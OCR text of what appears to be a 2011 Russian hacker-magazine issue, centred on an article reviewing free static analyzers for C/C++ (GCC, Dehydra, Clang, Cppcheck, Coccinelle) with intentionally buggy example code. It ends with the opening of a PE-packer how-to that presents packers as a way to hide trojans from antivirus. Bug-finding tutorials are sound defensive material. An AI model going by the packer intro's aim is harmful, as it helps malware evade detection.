Уже сейчас очевидно, что руткиты всё глубже закапываются в железо. Современные зловреды всё чаще инфицируют MBR, модифицируют BOIS и используют виртуализацию. Мне кажется, что антивирусные компании не в состоянии эффективно бороться с такими угрозами, поскольку новые технологии заражения пока очень слабо изучены. Поэтому самое интересное еще впереди...

Preview

UNIXOID


104

ПОБЕДЫ И ПОРАЖЕНИЯ OPENSOURCE — 2011

Если попытаться в двух словах описать 2011 год для мира open source, то это наверное будут «взломы» и «патенты». Так, мы трижды писали о том, как через SQL-инъекцию был взломан mysql.com. Не забывали рассказывать, как Microsoft и Oracle затаскали крупные компании по судам за нарушения каких-то спорных патентов. На фоне этих новостей как-то меркнут настоящие достижения в мире открытых исходников: новая 3.0 версия ядра Linux, а также серьезные обновления в браузерах, Gnome и KDE, а также популярных дистрибутивах. Мы решили рассказать о наиболее важных событиях и даже сделать некоторые прогнозы на будущее. Все самое важное за год — в одном материале.



КОДИНГ



88

СТАТИЧЕСКИЕ АНАЛИЗАТОРЫ КОДА

Автоматизируем поиск утечек памяти, выходов за границу массива, использования неинициализированных переменных и других ошибок.




94

HOW-TO: PE-ПАКЕР

Все тонкости и хитрости разработки своего собственного упаковщика исполняемых файлов формата PE. А это уже без пяти минут криптор!

UNIXOID





110

КРИПТОЛОГИЧЕСКИЙ РАЙ

Два десятка хардкорных трюков по нестандартному использованию привычных OpenSSL и OpenSSH, которые никогда не приходили тебе в голову.

SYN\ACK





122

РОЖДЕННЫЙ ПОД ЦИФРОЙ ВОСЕМЬ

Название Windows Server 8 является кодовым и еще не утверждено окончательно. Но попробовать новую серверную ОС от MS мы можем уже сейчас.




126

ДОСПЕХИ ДЛЯ IT-ИНФРАСТРУКТУРЫ

Что могут и чего не могу IDS/IPS? Тест-драйв 5 наиболее популярных систем предупреждения вторжений от известных вендоров.

FERRUM



132

Я ТВОЙ SANDY BRIDGE ТРУБА ШАТАЛ

Стоит ли покупать материнскую плату на базе нового чипсета AMD A75? Ищем ответ на этот вопрос, тестируя 6 разных материнок.


TSW
MUGELLO - HYPER SILVER
RIVAGE - GLOSS BLACK MILLED SPOKES
VAIRANO
SILVERSTONE
MALLORY
CARTHAGE
VALENCIA
MAX
BROOKLANDS
STOWE
INDY 500
NARDO
SEPANG
ZOLDER
CADWELL
LONDRINA
JARAMA
SNETTERTON
ROTARY FORGED WHEELS
NURBURGRING RF
INTERLAGOS RF
DONINGTON
WILLOW
STRIP

Дима Осмаков (bumshmyak@yandex.ru)



ОБЗОР БЕСПЛАТНЫХ ИНСТРУМЕНТОВ ДЛЯ СТАТИЧЕСКОГО АНАЛИЗА КОДА НА C/C++



Ищем ошибки в программах на C/C++

WWW

bit.ly/zihvQ — список инструментов для статического анализа.
bit.ly/16VLIE — опции GCC, связанные с предупреждениями.
bit.ly/uEU4VQ — опции GCC, специфичные для предупреждений, выдаваемых при проверке кода на C++.
bit.ly/uD9w0B — синтаксис расширения для атрибутов в GCC.
bit.ly/vZpq7F — плагины для GCC.
mzl.la/DWbf4 — Dehydra.
bit.ly/11xRuQ — Clang Static Analyzer.
bit.ly/20g5f1 — Cppcheck.
bit.ly/1Z3wXP — Coccinelle.
http://mzl.la/tEyXCL — DXR.

Основные вопросы, обсуждаемые в статье, касаются хороших бесплатных инструментов для поиска логических ошибок методами статического анализа в коде на C/C++ и их функциональным возможностям.

При статическом анализе информация о программе извлекается из её исходного кода. Извлечение происходит автоматически с помощью специального инструмента — статического анализатора, сама программа не запускается.Нас может интересовать самая разная информация. Содержит ли программа логические ошибки? Будет ли программа правильно решать поставленную перед ней задачу для всех возможных входных данных? Удовлетворяет ли поведение программы формальной спецификации? Помимо вопросов, связанных с корректностью работы программы, могут возникать вопросы, касающиеся непосредственно ее исходного кода. Удовлетворяет ли код требованиям по стилю? Содержит ли код конструкции, которые считаются небезопасными и потенциально могут привести к ошибкам? Также к статическим анализаторам можно отнести программы, которые визуализируют структуру кода и помогают проводить рефакторинг.

Эта статья в основном посвящена инструментам, которые помогают искать логические ошибки в исходном коде, написанном на C/C++. Таких инструментов достаточно много, поэтому пришлось провести жесткий отбор. Во-первых, я сразу отбросил платные инструменты (Covertiy, PolySpace, PVS-Studio, Microsoft \analyze flag и многие другие). Во-вторых, исключил устаревшие, то есть такие, для которых больше года не выпускалось обновлений. Из оставшихся я выбрал наиболее, на мой взгляд, практичные: GCC, Dehydra, Clang static analyzer, Cppcheck и Coccinelle.

GCC

В качестве первого шага при выявлении логических ошибок целесообразно провести компиляцию при максимальном уровне предупреждений. На странице http://bit.ly/16VLIE приведены опции GCC, отвечающие за них. Рассмотрим некоторые из этих опций.

-Wall включает множество предупреждений об инструкциях, которые, скорее всего, содержат легко исправляемые ошибки. Сюда относятся различные ошибки форматной строки (**-Wformat**):

```
void Wformat() {
  double x = 1;
  // Неправильный тип второго аргумента
  printf("%d\n", x);
  char s[] = "%d\n";
  // Опасно использовать неконстантную форматную строку
  printf(s, x);
}
```

Ошибки выхода за границу массива (**-Warray-bounds**, работает только вместе с -O2, причем исключительно в простейших случаях):

```
int test_bounds[10];
int Warray_bounds() {
  return test_bounds[10];
}
```

А также ошибки использования неинициализированной переменной (**-Wuninitialized**) и многие другие.

-Wextra включает дополнительный набор предупреждений. В него входят, например, предупреждения об ошибках, возникающих при сравнении значений знаковых и беззнаковых типов и неявном преобразовании знакового в беззнаковый (**-Wsign-compare**):

```
int Wsign_compare() {
  int x = -1;
  unsigned int y = 3;
  if (x > y)
    return 1; // выполнится эта ветка
  else
    return 0;
}
```

Многие полезные предупреждения не входят в -Wall или -Wextra, и их нужно подключать отдельно:

- **-Wconversion** предупреждает о приведении типов, при котором значение может поменяться (например, преобразование double в int или int в unsigned int).
- **-Wcast_qual** предупреждает о таком приведении типа для указателя, при котором специфическая информация о типе теряется, например:

```
void Wcast_qual() {
  const char* s = "constant string";
  ((char*)s)[0] = 'n';
}
```

В итоге для проверки программ на C я остановился на следующем наборе опций:

```
-O2 -Wall -Wextra -Wformat=2 -Winit-self -Warray-bounds
-Wdiv-by-zero -Wfloat-equal -Wundef -Wshadow -Wcast-qual
-Wconversion -Wempty-body -Waggregate-return
-Wunreachable-code
```

На странице bit.ly/uEU4VQ собраны опции, специфичные для C++. Рассмотрим несколько наиболее интересных:

- **-Weffc++** предупреждает о нарушении ряда рекомендаций из книг Скотта Мейерса «Effective C++» и «More Effective C++». Например, к ним относятся предупреждения о виртуальных деструкторах для базовых классов (эти предупреждения можно включить отдельно, как **-Wnon-virtual-dtor**), а также об определении копирующего конструктора и оператора присваивания для классов с членами-указателями.
- **-W-old-style-cast** предупреждает о приведении типов в стиле C (через скобки). В C++, как ты знаешь, принято использовать dynamic_cast, static_cast, reinterpret_cast или const_cast.

В итоге для проверки программ на C++ я добавил следующие опции:

```
-Wctor-dtor-privacy -Weffc++ -Wold-style-cast
-Woverloaded-virtual
```

В GCC есть расширение, которое позволяет задавать дополнительные атрибуты для функций, переменных и типов (bit.ly/uD9w0B). Благодаря этим атрибутам компилятор может эффективнее оптимизировать и проверять код. Рассмотрим несколько примеров.

Можно пометить функцию (а также переменную или тип) атрибутом deprecated. Тогда при использовании этой функции компилятор выдаст соответствующие предупреждение. Синтаксис имеет следующий вид:

```
int sqr(int x) __attribute__ ((deprecated));
```

Другой полезный атрибут — nonnull. Он требует, чтобы определённые параметры функции были ненулевыми. Например, при объявлении

```
extern void *
   my_memcpy (void *dest, const void *src, size_t len)
        __attribute__((nonnull (1, 2)));
```

компилятор проверит, являются ли первые два аргумента во всех вызовах my_memcpy ненулевыми. Следует отметить, что он выдает предупреждение только в том случае, если параметр функции непосредственно представляет собой NULL. Следующий код уже не вызовет нареканий (хотя хотелось бы):

```
int* dest = NULL;
int* src = NULL;
my_memcpy(dest, src, 10);
```

DEHYDRA

Начиная с версии 4.5, GCC поддерживает API для написания плагинов, которые работают с внутренним представлением кода. На странице bit.ly/vZpq7F приведен список существующих плагинов. Для нас наиболее интересен плагин Dehydra, предназначенный для статического анализа кода на C++. Dehydra, используемый для проверки продуктов Mozilla, по сути, предоставляет простой способ вклиниться в процесс компиляции C++. Для этого нужно заполнить набор функций (хендлеров) на JavaScipt, которые будут вызываться по мере компиляции. Dehydra предоставляет три основных хендлера:

- process_type(type) — вызывается для каждого определения типа, в качестве параметра type передается полная информация о типе.
- process_function(decl, body) — вызывается для каждого определения функции (decl описывает тип функции и её параметры, body представляет собой массив описаний инструкций, составляющих тело функции).
- process_decl(decl) — вызывается при определении глобальной переменной, функции или шаблона.


Рассмотрим на примерах работу с Dehydra. Допустим, мы хотим построить граф вызовов функций в нашей программе, другими словами, хотим понять, какие функции может вызывать каждая функция. Для этого напишем простой JS-скрипт callgraph.js:

```
function print_all_fcalls(varobjs) {
 for each (let obj in varobjs) {
   if (obj.isFcall)
       print("  " + obj.name)
   if (obj.assign) // right side of assign
       print_all_fcalls(obj.assign)
   if (obj.arguments) // arguments of fcall
       print_all_fcalls(obj.arguments)
 }
}
function process_function(decl, body) {
 print(decl.name + ":")
 for each (let b in body) print_all_fcalls(b.statements)
}
```

После обработки очередной функции компилятор каждый раз будет вызывать process_function, в которой мы печатаем имя функции, а затем рекурсивно печатаем все вызовы других функций. Скрипт имеет ряд недостатков (например, если какая-нибудь функ-

```
bumshmyak@bumshmyak-pc:/tmp$ scan-build make
scan-build: 'clang' executable not found in '/usr/share/clang/scan-build/bin'.
scan-build: Using 'clang' from path: /usr/bin/clang
/usr/share/clang/scan-build/ccc-analyzer -o clangtest clangtest.c
ANALYZE: clangtest.c div_by_zero
clangtest.c:5:13: warning: Division by zero
  int y = 5 / x;
          ^
ANALYZE: clangtest.c null_dereference
ANALYZE: clangtest.c main
1 warning generated.
scan-build: 1 bugs found.
scan-build: Run 'scan-view /tmp/scan-build-2011-12-17-7' to examine bug reports.
bumshmyak@bumshmyak-pc:/tmp$ scan-view /tmp/scan-build-2011-12-17-7
Starting scan-view at: http://127.0.0.1:8181
  Use Ctrl-C to exit.
```

Использование scan-build и scan-view



Отчет, созданный scan-build



Поисковая строка DXR

ция вызывает другую функцию несколько раз, то будут напечатаны все вызовы), но для ознакомительных целей сойдет.

Проверим работу скрипта на файле workandsolve.cc:

```
int work(int data);
int solve(int data);
int work(int data) {
  int res = solve(data);
  return res;
}
int solve(int data) {
  int res = work(data);
  return res;
}
int main() {
  solve(10);
  return 0;
}
```

Запускаем Dehydra:

```
g++ -fplugin=~/dehydra/gcc_dehydra.so -fplugin-arg-gcc_\
 dehydra-script=callgraph.js workandsolve.cc -o /dev/null
```

Получаем на выходе:

```
work(int):
  solve(int)
solve(int):
  work(int)
main():
  solve(int)
  work(int)
```

Полное описание функций-хендлеров и их параметров, а также примеры использования можно найти на странице проекта: mzl.la/DWbf4.

Dehydra «из коробки» умеет достаточно мало. Она в основном предназначена для написания собственных процедур проверки. В репозитории mozilla-central (bit.ly/vJEI1B) лежит несколько готовых скриптов, использовавшихся для проверки кода программ от Mozilla, но они не очень интересные, так как требуют дополнительной аннотации кода. Например, скрипт final.js проверяет, нет ли наследников у класса, помеченного пользовательским атрибутом final.

В общем, это очень интересный инструмент, но он требует дополнительного программирования.

CLANG STATIC ANALYZER

Clang — это компилятор C/C++/Objective-C, который являются частью проекта LLVM(llvm.org). В Clang встроен статический анализатор, для запуска которого нужно передать утилите clang (или clang++) опцию --analyze. На его сайте (bit.ly/11xRuQ) опубликован список проверок, которые выполняются в ходе анализа. Проверки разделены на несколько групп: core, deadcode, osx, unix. Примерно половина приходится на core — сюда входят проверки на наличие базовых ошибок, во многом схожие с предупреждениями в GCC:

- деление на ноль;
- разыменование нулевого указателя;
- использование неинициализированных переменных в различных ситуациях;
- проверки, специфичные для Objective-C.

Другая большая группа — osx, где собраны проверки для Mac OS X. Вообще, видно, что именно эта среда является целевой для разработчиков clang static analyzer. Рассмотрим работу clang analyzer на примере. Пусть у нас есть код clantest.c:

```
#include <stdio.h>
int div_by_zero() {
  int x = 0;
  int y = 5 / x;
  return y;
}
int null_dereference() {
  int x = 0;
  int* p = NULL;
  if (x > 0)
    p = &x;
  return *p;
}
int main() {
  return 0;
}
```

Компилируем и одновременно проверяем код:

```
clang --analyze clangtest.c -o clangtest
```

Получаем на выходе:

```
clangtest.c:5:13: warning: Division by zero
  int y = 5 / x;
          ^
```

```
clangtest.c:15:10: warning: Dereference of null pointer...
  return *p;
         ^~
2 warnings generated.
```

Если заменить «x > 0» на «x >= 0» в функции null_dereference, то второе предупреждение, что приятно, исчезнет.

Вместе с clang поставляется удобная утилита scan-build, которая позволяет проводить статический анализ всего проекта во время его сборки. Этой утилите нужно передать команду, которая начинает процесс сборки проекта. Она заменит все вызовы компилятора вызовами со статическим анализатором. Утилита не выполняет сложный анализ процесса сборки, а просто заменяет переменные окружения CC и CXX своим анализатором, что несколько ограничивает применение утилиты.

Для рассмотренного в качестве примера clangtest.c можно сделать такой Makefile:

```
clangtest : clangtest.c

        $(CC) -o clangtest clangtest.c
```

Теперь можно запустить scan-build make. Будет создан отчет, который можно просмотреть с помощью утилиты scan-view.

На основе Clang создано ещё несколько интересных проектов, например проект DXR, который представляет собой интеллектуальный браузер исходного кода. DXR позволяет удобно искать различные конструкции в коде. Например, с его помощью можно найти все функции, которые вызывают заданную функцию, или все типы, которые являются потомками заданного типа. Насколько я понял, раньше DXR работал на основе Dehydra. Как настроить DXR для своего проекта, описано на странице mzl.la/tEyXCL.

CPPCHECK

Cppcheck — это специализированная программа для поиска ошибок в коде на C++. Cppcheck работает с кодом как с последовательностью строк, особо не вдаваясь в их смысл. Сначала он всячески упрощает код и приводит его к виду последовательности токенов, разделенных пробелами. После этого он ищет типичные ошибки с помощью регулярных выражений и набора эвристических правил, написанных на C++.

Вот так выглядит простейшие правило для поиска ошибок деления на нуль:

```
cppcheck --rule="/ 0"
```

То же самое правило на C++:

```
void CheckOther::divisionByZero() {
    // Loop through all tokens
    for (const Token *tok = _tokenizer->tokens();
          tok; tok = tok->next()) {
        // check if there is a division by zero
        if (Token::Match(tok, "/ 0")) {
            // report error
            divisionByZeroError(tok);
        }
    }
}
```

Для Cppcheck уже написано огромное количество правил. На странице проекта перечислены типы детектируемых ошибок:

- различные сценарии утечки памяти и других ресурсов;
- использование устаревших функций;
- неправильное использование STL и Boost;
- наличие неиспользуемых или неинициализированных переменных;
- разыменование нулевого указателя;
- неправильное использование классов;
- и т. д.

Cppcheck имеет как консольный, так и графический интерфейс. Пользоваться и тем и другим одинаково просто — достаточно указать директорию, которую нужно проверить. Разберём пример с утечкой памяти: пусть она выделяется в конструкторе, но не освобождается в деструкторе.

```
class Newbie {
public:
  Newbie() {
    resource = new int[256];
  }
 private:
  int* resource;
};
int main() {
  Newbie noob;
  return 0;
}
```

Успешное обнаружение утечки в этой программе с помощью Cppcheck проиллюстрировано на скрине на следующем развороте.!

Страница bit.ly/s6RQoH содержит внушительный список известных и не очень проектов, в которых с помощью Cppcheck удалось обнаружить баги. Что интересно, в основном это баги, найденные в коде на чистом C. Подавляющее большинство из них связано с утечкой памяти или какого-либо другого ресурса.

COCCINELLE

Coccinelle (произносится как [кОксэнэл]) — это инструмент для автоматического преобразования C-кода. Преобразования описываются в виде семантического патча на языке SmPL (Semantic Patch Language). По сути, такой патч — это набор правил для замены одних конструкций языка C другими. Изначально coccinelle разрабатывался для решения следующей задачи. Представь, что у нас есть библиотека и клиентский код, который эту библиотеку использует. Как нужно изменить клиентский код при изменении интерфейса библиотеки? Coccinelle позволяет записать необходимые изменения в виде компактного семантического патча. Потом этот патч можно наложить на клиентский код, чтобы получить его актуальную версию. Так как coccinelle «понимает» C, то этот инструмент можно использовать для поиска определённых шаблонов в коде. Нас интересуют шаблоны, потенциально содержащие ошибку. Для того чтобы понять, как искать шаблоны, рассмотрим структуру семантического патча.

Патч состоит из набора правил следующего вида:

```
@[имя параметры]@
объявление метапеременных
@@
описание преобразований
```

Каждое правило начинается с заголовка, заключённого в два значка @. Заголовок может быть пустым или содержать имя правила и какие-либо параметры для него (например, список других правил, от выполнения которых оно зависит). За ним следует раздел объявления метапеременных. Каждая метапеременная представляет собой типизированный шаблон для сопоставления с конструкциями в C. Далее идёт основной раздел, в котором указывается, какие конструкции нужно найти и на что их следует заменить (можно просто искать определенные конструкции, не заменяя их). Рассмотрим несколько примеров.

Первый пример, касающийся так называемой проблемы «!x & y», очень популярен в статьях и презентациях разработчиков




График эволюции ошибок в исходниках Linux, полученный с помощью Herodotos

coccinelle. Предположим, у нас есть переменная flags, которая хранит набор битовых флажков. Для проверки того, все ли флажки установлены, обычно пишут:

```
!(flags & UGLY_FLAG)
```

Часто скобки забывают ставить, в результате чего получается следующий код:

```
!flags & UGLY_FLAG
```

При этом !flags — это либо нуль, либо единица, то есть, скорее всего, не то, что мы хотели. Семантический патч, который исправляет такой код, выглядит следующим образом:

```
notand.cocci
@notand@
expression E;
constant C;
@@
- !E & C
+ !(E & C)
```

Здесь мы определяем правило, которое называется notand. Мы говорим, что у нас есть переменная E, которая может быть сопоставлена произвольному выражению, и переменная C, которая может быть сопоставлена константе. Потом идёт код, задающий само преобразование, то есть добавляющий скобки во все выражения вида «!E & C».

Для теста используем такой код:

```
notand.c
#define UGLY_FLAG = 0x2;
int main() {
  int flags = UGLY_FLAG;
  if (!flags & UGLY_FLAG)
    return 1;
  else
    return 0;
}
```

Coccinelle также предоставляет утилиту spatch, которая применяет семантический патч к набору C-файлов. В случае если правило совпадает с реальным кодом на C, spatch на выдает традиционный построчный diff, устанавливающий преобразование.

В нашем случае spatch нужно запускать так:

```
spatch -sp_file notand.cocci notand.c
```

На выходе получаем:

```
HANDLING: notand.c
diff =
--- notand.c
+++ /tmp/cocci-output-3029-af66fa-notand.c
@@ -2,7 +2,7 @@
 int main() {
   int flags = UGLY_FLAG;
-  if (!flags & UGLY_FLAG)
+  if (!(flags & UGLY_FLAG))
     return 1;
   else
     return 0;
```

Опция -dir утилиты spatch предназначена для рекурсивной проверки всех C-файлов в заданной директории.

Оказывается, ошибка «!x & y» встречается довольно часто. На странице bit.ly/d1qgl6 собраны исправления, сделанные с помощью coccinelle в исходных кодах Linux. Так вот, 20 из этих исправлений связаны как раз с ошибкой «!x & y»! В качестве примера приведем один из отрывков кода, где она содержится (bit.ly/rVQQ9Z):

```
--- a/drivers/serial/m32r_sio.c
+++ b/drivers/serial/m32r_sio.c
@@ -421,7 +421,7 @@ static void transmit_chars(
                          struct uart_sio_port *up)
-     while (!serial_in(up, UART_LSR) & UART_LSR_THRE);
+     while (!(serial_in(up, UART_LSR) & UART_LSR_THRE));
        } while (--count > 0);
```

Ещё одна достаточно популярная ошибка в коде Linux связана с тем, что функции memset вместо размера структуры передается размер указателя на эту структуру. Патч для нахождения и исправления такой ошибки выглядит следующим образом:

```
@@
type T;
T *x;
expression E;
@@

memset(x, E, sizeof(
+ *
 x))
```

Здесь мы описываем, что у нас есть указатель x на тип T и произвольное выражение E. Далее мы ищем все вызовы memset, где в качестве третьего параметра выступает размер указателя, и добавляем *, чтобы разыменовать указатель и получить размер T. Результат применения семантического патча к коду Linux определённой версии (bit.ly/rsLIIg):

```
--- a/drivers/staging/wlan-ng/prism2fw.c
+++ b/drivers/staging/wlan-ng/prism2fw.c
@@ -439,7 +439,7 @@ void free_chunks(imgchunk_t *fchunk,
                          unsigned int *nfchunks)
                 }
         }
         *nfchunks = 0;
-       memset(fchunk, 0, sizeof(fchunk));
+       memset(fchunk, 0, sizeof(*fchunk));
}
```

Перейдем к другим возможностям языка SmPL и напишем патч, который будет в первом приближении (очень грубом) отыскивать ошибки утечки памяти. Будем отслеживать такую ситуацию. Пусть функция типа malloc выделяет память, которая сохраняется в переменной-указателе. Дальше идет стандартная проверка, что указатель не равен нулю (память успешно выделена). Потом идет какой-нибудь хитрый код, который реализует логику, не связанную с нашим указателем. Этот код может описывать разные процедуры проверки, приводящие к выходу из функции. Память при этом освободить забывают, в результате

чего получается утечка. В коде Linux насчитывалось 13 ошибок такого типа (bit.ly/d1qgl6). Патч, устраняющий ошибку утечки памяти:

```
@leak@
type T;
T* x;
statement S;
identifier a=~».*alloc$»;
@@
* x = a(...);
if (x == NULL) S
... when != x
* return ...;
```

В разделе описания переменных, кроме всего прочего, задается переменная a, которая успешно сопоставляется с любым идентификатором, оканчивающимся на alloc. Мы можем использовать регулярные выражения, чтобы конкретизировать вид конструкций, которые мы хотим найти.

Разберём подробнее раздел, задающий преобразования кода.

```
* x = a(...);
```

Раньше мы использовали «+» и « », чтобы указать, какие элементы нужно добавить или удалить. Символ «*» используется для поиска. Многоточие сопоставляется произвольному коду. Если код должен удовлетворять ряду ограничений, то следует воспользоваться ключевым словом when:

```
... when != x
```

Здесь мы говорим, что хотим любой код, в котором не содержится x (при этом вид x определяется ранее).

После применения патча к тестовому коду получаем следующий diff:


```
diff =
--- leak.c
+++ /tmp/cocci-output-11639-4c40d5-leak.c
@@ -2,12 +2,10 @@
 int main(int argc, char** argv) {
   char* param;
-  param = malloc(257);
   if (param == NULL) {
     return 1;
   }
   if (argc < 2) {
-    return 1;
   }
   // ... using param
   free(param);
   return 0;
}
```

Минусы здесь служат только для выделения участков кода, которые нас интересовали в патче (там мы отмечали их символом «*»).

SmPL имеет много других интересных возможностей, например, позволяет задавать зависимости между правилами (применяй такое-то правило, только если выполнено такое-то), обеспечивает интеграцию с Python и т. д. Более подробно о них можно узнать на официальном сайте coccinelle (bit.ly/1Z3wXP).

Также на основе coccinelle создано несколько других программ.

- **Coccicheck** содержит набор готовых правил, которые ищут следующие популярные ошибки:
  - разыменование нулевого указателя;
  - сравнение указателя с нулем вместо NULL;



Результат работы Cppcheck

  - sizeof(pointer);
  - !x & y;
  - утечки памяти;
  - неиспользуемые переменные.

  Достаточно натравить coccicheck на интересующий тебя проект, и он проверит его на вышеперечисленные ошибки (вернее, на шаблоны в коде, которые на них очень похожи). Coccicheck лежит в директории scripts/ проекта coccinelle.
- **Herodotos** (bit.ly/vrmt8v) позволяет проследить эволюцию ошибок в нескольких версиях программы. При этом он собирает интересную статистику и может строить графики.
- **Coccigrep** (bit.ly/qxM9nd) — это «семантический grep» для C. Он может искать в программе заданные структуры или переменные (как и DXR).
- **Spdiff** (bit.ly/rLhp7P) — это «семантический diff», то есть инструмент для автоматического выявления изменений в программе. Звучит очень круто, но работает он только в лабораторных условиях.

Coccinelle переводится с французского как «божья коровка» (bug that eats another bugs). Документация на «коровку» довольна разрозненная, поэтому, чтобы понять, как писать на SmPL, придется пройти небольшой квест. Но оно того стоит. В пользу этого говорит хотя бы количество багов, найденных в коде Linux (судя по bit.ly/d1qgl6, оно достигает нескольких сотен).

ЗАКЛЮЧЕНИЕ

Итак, каковы общие рекомендации по поиску ошибок с помощью инструментов для статического анализа? Первым делом проверь свой код при максимальном уровне предупреждений компилятора (то есть указывай не только -Wall). По возможности лучше использовать для проверки несколько компиляторов (например, intel, clang). Далее всё зависит от языка. Если это C++, то выбор бесплатных инструментов достаточно ограничен (C++ тяжело разбирать; вероятно, ситуацию улучшит возможность писать плагины для GCC). Определенно стоит попробовать Cppcheck, который особенно хорошо находит утечки памяти. Для C++ также есть Dehydra, но для нее, скорее всего, придется писать проверки самостоятельно. Для чистого C ситуация получше. Есть отличный инструмент Coccinelle, есть Frama-C. Они умеют находить определенные типы утечек памяти, выходов за границу и прочие ужасы. Однако для поиска нетривиальных ошибок недостаточно просто натравить на код эти инструменты (как и большинство других продвинутых программ для статического анализа). Нужно либо писать свои проверки, либо специальным образом настраивать сам анализатор.

С другой стороны, опыт статического анализа показывает, что наиболее часто встречаются именно тривиальные ошибки, которые успешно отлавливают инструменты статического анализа «из коробки». Поэтому проверить свой код статическим анализатором — это хорошая идея. ⌶

Peter and the Wolf



DVD

Исходный код и бинарники к этой статье ищи на нашем DVD.

INFO

После выполнения функции LoadExecutable в загрузчике неплохо было бы освободить память, выделенную для распаковки, — она нам больше не пригодится.

HOW-TO: PE-пакер


РАЗРАБАТЫВАЕМ СВОЙ УПАКОВЩИК ИСПОЛНЯЕМЫХ ФАЙЛОВ




Мы с Волком давно заметили, что разработка PE-пакеров, крипторов и навесных защит — это почему-то удел немногих. Самого разного рода троянов в инете целая куча, а софта для упаковки и скрытия от антивирусов кот наплакал. При том, что код-то там несложный, просто сорцов в паблике, от которых можно было бы отталкиваться при разработке своего стаффа, как-то не наблюдается. Мы решили исправить эту досадную ситуацию. Сейчас мы расскажем, как написать свой несложный упаковщик исполняемых файлов и научить его паре дерзких приемов.

